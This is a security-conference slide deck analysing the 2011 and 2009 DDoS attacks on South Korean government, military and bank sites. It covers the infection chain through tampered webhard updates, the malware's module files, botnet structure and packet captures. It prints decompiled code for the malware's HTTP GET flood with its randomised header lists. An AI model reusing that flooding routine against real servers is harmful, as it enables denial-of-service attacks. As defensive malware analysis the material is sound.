Check your zombie devices!

Analysis of the DDoS cyber terrorism against the country and future attacks on various devices

DongJoo Ha, SangMyung Choi, TaeHyung Kim, SeungYoun Han

HAURI

ISSUEMAKSERSLAB

About us

- DongJoo Ha (ChakYi)
- SangMyung Choi
- TaeHyung Kim
- SeungYoun Han

Introduction

- Figure out the large-scale DDoS attacks occurred in Korea
- How defenders coped with the attack
- Show the new type of DDoS attacks

Agenda

- Background Knowledge
- DDoS in the real world
- New types of DDoS in the future
- Being Sneaky
- Countermeasures

Background Knowledge

- What is DDoS?
- DDoS using/with Malware
- Concept of DDoS with PC malware

What is DDoS?

- Distributed Denial of Service

DDoS in the real world

- Overview, 3.4 DDoS in Korea, March 2011
- Detailed Analysis, 3.4 DDoS in Korea, March 2011
- 7.7 DDoS, July 2009 vs 3.4 DDoS, March 2011
- The way how defenders

DDoS attack strikes South Korea

- It's a cyber attack against the country
  - Government, Military, Infrastructures and so on

- March 4th, 2011 (3.4 DDoS)
  - second hit
  - 116,299 zombie PCs
  - Less damage than first hit(2009) because of effective preparation

- July 7th, 2009 (7.7 DDoS)
  - first hit
  - 115,044 zombie PCs
  - damage : about $31M ~ 46M USD (Hyundai Research Institute)


March 4th DDoS Attacks Targets (2011)

	Site	Description	Category		Site	Description	Category
1	korea.go.kr	Korea E-Government	Government	21	dapa.go.kr	Defense Acquisition Program Administration	Military
2	cwd.go.kr	OFFICE OF THE **PRESIDENT**	Government	22	assembly.go.kr	National Assembly of the Republic of Korea	Congress
3	mopas.go.kr	**Ministry** of Public Administration and Security	Government	23	khnp.co.kr	KOREA **HYDRO & NUCLEAR POWER**	Infrastructures
4	mofat.go.kr	**Ministry** of Foreign Affairs and Trade	Government	24	korail.com	KOREA **RAILROAD**	Infrastructures
5	unikorea.go.kr	**Ministry** of Unification	Government	25	kbstar.com	Kookmin **Bank**	Financial
6	kcc.go.kr	KOREA COMMUNICATIONS **COMMISION**	Government	26	keb.co.kr	KOREA EXCHANGE **BANK**	Financial
7	fsc.go.kr	FINANCIAL SERVICES **COMMISSION**	Government	27	shinhan.com	Shinhan **Bank**	Financial
8	police.go.kr	National **Police** Agency	Government	28	wooribank.com	Woori **Bank**	Financial
9	customs.go.kr	KOREA CUSTOMS SERVICE	Government	29	hanabank.com	Hana **Bank**	Financial
10	nts.go.kr	National Tax Service	Government	30	nonghyup.com	Nonghyup **Bank**	Financial
11	nis.go.kr	National Intelligence Service	Government	31	jeilbank.co.kr	JEIL SAVINGS **BANK**	Financial
12	kisa.or.kr	KOREA INTERNET SECURITY AGENCY	Government	32	daishin.co.kr	Daishin **Securities**	Financial
13	mnd.mil.kr	**Ministry** of National Defense	Military	33	kiwoom.com	KIWOOM **SECURITIES**	Financial
14	jcs.mil.kr	R.O.K Joint Chiefs of Staff	Military	34	naver.com	NHN Corp. (Naver)	Portal
15	army.mil.kr	Republic of Korea **Army**	Military	35	daum.net	Daum Communications	Portal
16	navy.mil.kr	REPUBLIC OF KOREA **NAVY**	Military	36	auction.co.kr	eBay Korea (Auction)	Shopping
17	airforce.mil.kr	REPUBLIC OF KOREA **AIR FORCE**	Military	37	gmarket.co.kr	eBay Korea (Gmarket)	Shopping
18	dema.mil.kr	Defense Media Agency	Military	38	hangame.com	NHN Corp. (Hangame)	Game
19	usfk.mil	**United States Forces** Korea	Military	39	ahnlab.com	AhnLab, Inc.	IT Company
20	kunsan.af.mil	**U.S.AIR FORCE** (Kunsan Air Base)	Military	40	dcinside.com	dcinside	IT Company

Similarities and Differences

- Estimate same attacker in 3.4 and 7.7 DDoS
  - Similar main target
  - Same propagation method of malware (web-hard)
  - Similar communication with C&C server
  - Similar configuration file format
  - Same HDD destruction to remove evidence after DDoS attack
- However, 3.4 used more intelligence technique than 7.7 DDoS
  - Module separation, Encryption, C&C server structure

DDoS Malware Infection



WebHard Server

Update or Setup

Update or Setup File

File Replacement

[Victim]

[Attacker]


3.4 DDoS Malware

<table>
<tr><th colspan="3"></th><th colspan="2">1st (~3.3)</th><th colspan="2">2nd (3.4)</th><th colspan="2">3rd (3.5)</th></tr>
<tr><td rowspan="10">Layer</td><td>0</td><td>Modified webhard update and setup files</td><td colspan="6">SBUpdate.exe, setup_filecity.exe, setup_bobofile.exe, ondisk_setup.exe, ziofile_setup.exe, superdown_setup.exe, newsetup.exe</td></tr>
<tr><td>1</td><td>Main dropper</td><td colspan="4">nt(2 random characters)(2 random digits).dll</td><td colspan="2">sv(2 random characters)(2 random digits).dll</td></tr>
<tr><td>2</td><td>C&C connection and update module</td><td colspan="6">m(3 random characters)svc.dll</td></tr>
<tr><td>2</td><td>C&C server information</td><td colspan="6">faultrep.dat</td></tr>
<tr><td>3</td><td>Received update file</td><td colspan="6">(8 random characters).exe</td></tr>
<tr><td>2</td><td>DDoS attack module</td><td colspan="6">w(3 random characters)svc.dll</td></tr>
<tr><td>2</td><td>DDoS target information</td><td colspan="4">tljoqgv.dat, tlntwye.dat</td><td colspan="2">doqmcru.dat, dasrrvm.dat</td></tr>
<tr><td>2</td><td>HDD destroying module</td><td colspan="4">s(3 random characters)svc.dll</td><td>4</td><td>(4 random characters)proc.dll</td></tr>
<tr><td>2</td><td>Time information for HDD destruction</td><td colspan="4">noise03.dat</td><td>4</td><td>TYEI08.DEP</td></tr>
<tr><td></td><td>Hosts file modification</td><td>1</td><td>nt(2random characters)(2 random digits).dll</td><td>2</td><td>rtdrvupr.exe</td><td>3</td><td>(8 random characters).exe</td></tr>
</table>

DDoS Attack

- UDP Flooding
- ICMP Flooding
- HTTP GET Flooding

DDoS - HTTP GET Flooding (1/2)



```
v5 = 0;
v13 = 0;
Select_User_Agent(&User_Agent);               // User-Agent (select 1 of 6 random)
Select_Accept(&Accept);                       // Accept (select 1 of 5 random)
if ( CC_Flag )                                // Cache-Control Flag (if CC Flag is set, select Cache-Contol)
{
  v6 = Get_String(&v14, 2220);                // Cache-Control: no-store, must-revalidate₩r₩n
  v5 = 1;
  v13 = 1;
  Cache_Control = *(_UNKNOWN **)v6;
  v18 = 0;
}
else
{
  Cache_Control = &unk_100072A0;
}
GET_Header_Strings = Get_String(&CC_Flag, 1109);// GET %s HTTP/1.1₩r₩n
                                              // Accept: %s₩r₩n
                                              // Accept-Language: ko₩r₩n
                                              // User-Agent: %s₩r₩n
                                              // Accept-Encoding: gzip, deflate₩r₩n
                                              // %sProxy-Connection: Keep-Alive₩r₩n
                                              // Host: www.%s₩r₩n₩r₩n
sprintf(&HTTP_GET_Header, *(const char **)GET_Header_Strings, Path, &Accept, &User_Agent, Cache_Control, Host);
nullsub_1(&CC_Flag);
v18 = -1;
if ( v5 & 1 )
  nullsub_1(&v14);
v9 = socket(2, 1, 0);
if ( v9 == -1 )
{
  Sleep(10000u);
}
else
{
  v16 = a3;
  HIWORD(v15) = ntohs(a4);
  LOWORD(v15) = 2;
  if ( connect(v9, &v15, 16) != -1 )
    send(v9, &HTTP_GET_Header, strlen(&HTTP_GET_Header), 0);// HTTP GET DDoS
  v17 = 1;
  setsockopt(v9, 65535, 128, &v17, 4);
  shutdown(v9, 2);
  closesocket(v9);
}
```

DDoS - HTTP GET Flooding (2/2)


User-Agent
Mozilla/5.0 (X11; U; Linux i686; ko-KR; rv:1.9.0.4) Gecko/2008111217 Fedora/3.0.4-1.fc10 Firefox/3.0.4
Mozilla/5.0 (Windows; U; Windows NT 5.1; ko; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2)

Accept
/
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, */*
image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*

Cache-Control
Cache-Control: no-store, must-revalidate

3.4 DDoS (2011) vs 7.7 DDoS (2009)

Botnet Structure




Log Collection Server

Distributed P2P C&C Server
(Synchronized)

[Attacker]

3.4 DDoS



File Collection Server

A, B, C

C&C Master Server

A, B, C

Type A

Type B

Type C


Distributed C&C Server

[Attacker]

7.7 DDoS


3.4 DDoS (2011) vs 7.7 DDoS (2009)

DDoS Attack Packet



No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.[redacted]140	152[redacted].11	UDP	Source port: gmrupdateserv Destination port: http
2	0.000156	192.[redacted]140	152[redacted].11	ICMP	Echo (ping) request
3	0.003382	192.[redacted]140	152[redacted].11	HTTP	GET / HTTP/1.1
4	0.140388	192.[redacted]140	152[redacted].11	HTTP	GET / HTTP/1.1
5	0.225918	192.[redacted]140	152[redacted].11	HTTP	GET / HTTP/1.1
6	0.329029	192.[redacted]140	152[redacted].11	HTTP	GET / HTTP/1.1
7	0.366286	192.[redacted]140	152[redacted].11	HTTP	GET / HTTP/1.1

3.4 DDoS



No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.[redacted].128	210.[redacted].195	HTTP	Continuation or non-HTTP traffic
2	0.006374	150.[redacted].84	210.[redacted].195	HTTP	Continuation or non-HTTP traffic
3	0.042500	192.[redacted].128	210.[redacted].195	HTTP	Continuation or non-HTTP traffic
4	0.053372	47.8[redacted]3	210.[redacted].195	HTTP	Continuation or non-HTTP traffic
5	0.068924	192.[redacted].128	210.[redacted].195	UDP	Source port: opswmanager Destination port: http
6	0.084703	90.5[redacted]177	210.[redacted].195	UDP	Source port: dialpad-voice1 Destination port: http
7	0.100267	192.[redacted].128	210.[redacted].195	ICMP	Echo (ping) request
8	0.115871	180.[redacted]7.69	210.[redacted].195	ICMP	Echo (ping) request
9	0.131643	210.[redacted]0.195	192.[redacted]255	ICMP	Echo (ping) request
10	0.169389	192.[redacted].128	210.[redacted].195	HTTP	GET / HTTP/1.1
11	0.204925	192.[redacted].128	210.[redacted].195	HTTP	GET / HTTP/1.1

7.7 DDoS

3.4 DDoS (2011) vs 7.7 DDoS (2009)

3.4 DDoS Attack Packet Type

circling "packet per thread"

	Source IP	Destination IP	Attack Type	ETC
1	Original	Target	UDP	Using Windows Socket
2	Original	Target	ICMP	Using Windows Socket
3	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Cache-Control Proxy-Connection
4	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Proxy-Connection
5	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Cache-Control Proxy-Connection
6	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Proxy-Connection
7	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Cache-Control Proxy-Connection

3.4 DDoS (2011) vs 7.7 DDoS (2009)

7.7 DDoS Attack Packet Type

